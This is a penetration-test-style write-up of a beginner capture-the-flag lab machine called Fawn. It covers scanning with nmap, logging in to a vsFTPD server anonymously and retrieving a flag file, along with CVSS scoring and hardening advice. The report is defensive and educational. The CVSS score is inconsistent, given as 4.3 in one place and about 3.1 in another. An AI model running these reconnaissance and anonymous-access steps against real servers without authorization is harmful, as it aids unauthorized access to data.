

# Executive summary

## Key Finding:

The company's file server (**FTP**) allows anyone to access it without a password. This could expose internal information without proper protection.

## Risk Level:

- **Low/Moderate** (Depending on whether confidential files are accessible).
- External individuals could view files or folders that should not be public.

## Clear Recommendations:

1. **Block password-free access** (Update server settings).
2. **Review visible files** to ensure no confidential data is exposed.
3. **Use secure connections** (such as SFTP) to better protect data.

## Immediate Actions:

- The technical team should disable public access to the FTP server.
- Conduct a review to confirm no sensitive information is exposed.

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**Note:** While not an urgent threat, addressing this issue helps prevent potential data leaks.

# Technical Summary

## FTP Server Security Assessment

### Finding:

The FTP server at **[10.129.1.14./Fawn]** allows **anonymous authentication** (login with username `anonymous` and no password). While this is a common misconfiguration, it presents an **information disclosure risk**.

### Key Observations:

✅ **No Anonymous Write Access:** Attempts to upload files ( `put` ) or create directories ( `mkdir` ) failed (error `550 Permission denied` ), meaning attackers cannot directly modify or store files.

🔍 **Directory Listing Enabled:** Unauthenticated users can browse the FTP directory structure and download readable files (if any are exposed).

### Risk Analysis:

Base Score		4.3 (Medium)
<b>Attack Vector (AV)</b> Network (N) <b>Adjacent (A)</b> Local (L) Physical (P)	<b>Scope (S)</b> <b>Unchanged (U)</b> Changed (C)	
<b>Attack Complexity (AC)</b> <b>Low (L)</b> High (H)	<b>Confidentiality (C)</b> None (N) <b>Low (L)</b> High (H)	
<b>Privileges Required (PR)</b> <b>None (N)</b> Low (L) High (H)	<b>Integrity (I)</b> <b>None (N)</b> Low (L) High (H)	
<b>User Interaction (UI)</b> <b>None (N)</b> Required (R)	<b>Availability (A)</b> <b>None (N)</b> Low (L) High (H)	

Vector String: **CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N**

- **Impact:** Low/Medium (depends on exposed content).
  - If sensitive files (logs, backups, configs) are present, this could aid attackers in reconnaissance.
  - No immediate exploitation risk due to read-only access.
- **CVSS Score:** ~3.1 (Low) – CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

## Evidence:

```
kali@kali ~/workspace/Fawn/scan [14:49:42] $ ftp anonymous@10.129.1.14
Connected to 10.129.1.14.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir prueba
550 Permission denied.
ftp> touch prueba
?Invalid command.
ftp> put flag.txt flag1.txt
local: flag.txt remote: flag1.txt
229 Entering Extended Passive Mode (|||27998|)
550 Permission denied.
ftp> 
```

## Recommendations:

1. **Disable anonymous access** in `vsftpd.conf` :  
ini
2. `anonymous_enable=NO`
3. **Audit exposed files:** Ensure no sensitive data is stored in publicly readable directories.
4. **Enforce encryption:** Migrate to **SFTP/FTPS** to prevent credential sniffing.

## Optional Hardening:

- Set `chroot` for local users to restrict directory traversal.
- Implement IP-based access controls if anonymous access is business-critical.

**Conclusion:**

While the lack of write access reduces urgency, anonymous FTP logins violate security best practices (CIS Benchmark ID 2.1.1). Remediation is straightforward and low-effort.

## Ftp anonymous login

Evidence:

```
kali@kali ~/workspace/Fawn/scan [14:49:42] $ ftp anonymous@10.129.1.14
Connected to 10.129.1.14.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir prueba
550 Permission denied.
ftp> touch prueba
?Invalid command.
ftp> put flag.txt flag1.txt
local: flag.txt remote: flag1.txt
229 Entering Extended Passive Mode (|||27998|)
550 Permission denied.
ftp> █
```

## Exploitation Path Description

Checking connectivity:

```
kali@kali ~ [14:44:29] $ ping -c 1 10.129.1.14
PING 10.129.1.14 (10.129.1.14) 56(84) bytes of data.
64 bytes from 10.129.1.14: icmp_seq=1 ttl=63 time=56.2 ms
```

Scanning ports:

```
kali@kali ~ [14:44:50] $ sudo nmap -sS -n -Pn -p- --open --min-rate 5000
10.129.1.14 -oN FawnPorts
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 14:45 EDT
Nmap scan report for 10.129.1.14
Host is up (0.057s latency).
Not shown: 65294 closed tcp ports (reset), 240 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
```

```
PORT    STATE SERVICE
21/tcp  open  ftp
```

## Finding the anonymous user enabled with nmap -sC

```
kali@kali ~/workspace/Fawn/scan [14:47:28] $ sudo nmap -sVC 10.129.1.14
-oN FawnServices
```


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 14:48 EDT
NSE: Warning: Could not load 'docker-version.nse': no path to
file/directory: docker-version.nse
Nmap scan report for 10.129.1.14
Host is up (0.045s latency).
Not shown: 999 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
21/tcp  open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0          0          32 Jun 04  2021 flag.txt
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.14.249
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix
```

## Getting files from the host:

```
kali@kali ~/workspace/Fawn/scan [14:48:07] $ ftp anonymous@10.129.1.14
Connected to 10.129.1.14.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

```
ftp> ls
229 Entering Extended Passive Mode (|||58064|)
150 Here comes the directory listing.
-rw-r--r--    1 0          0          32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||27897|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100%
|*****|
*****|
*****|      32      94.12 KiB/s
00:00 ETA
226 Transfer complete.
```

## Category



Name: Fawn

Level: Very Easy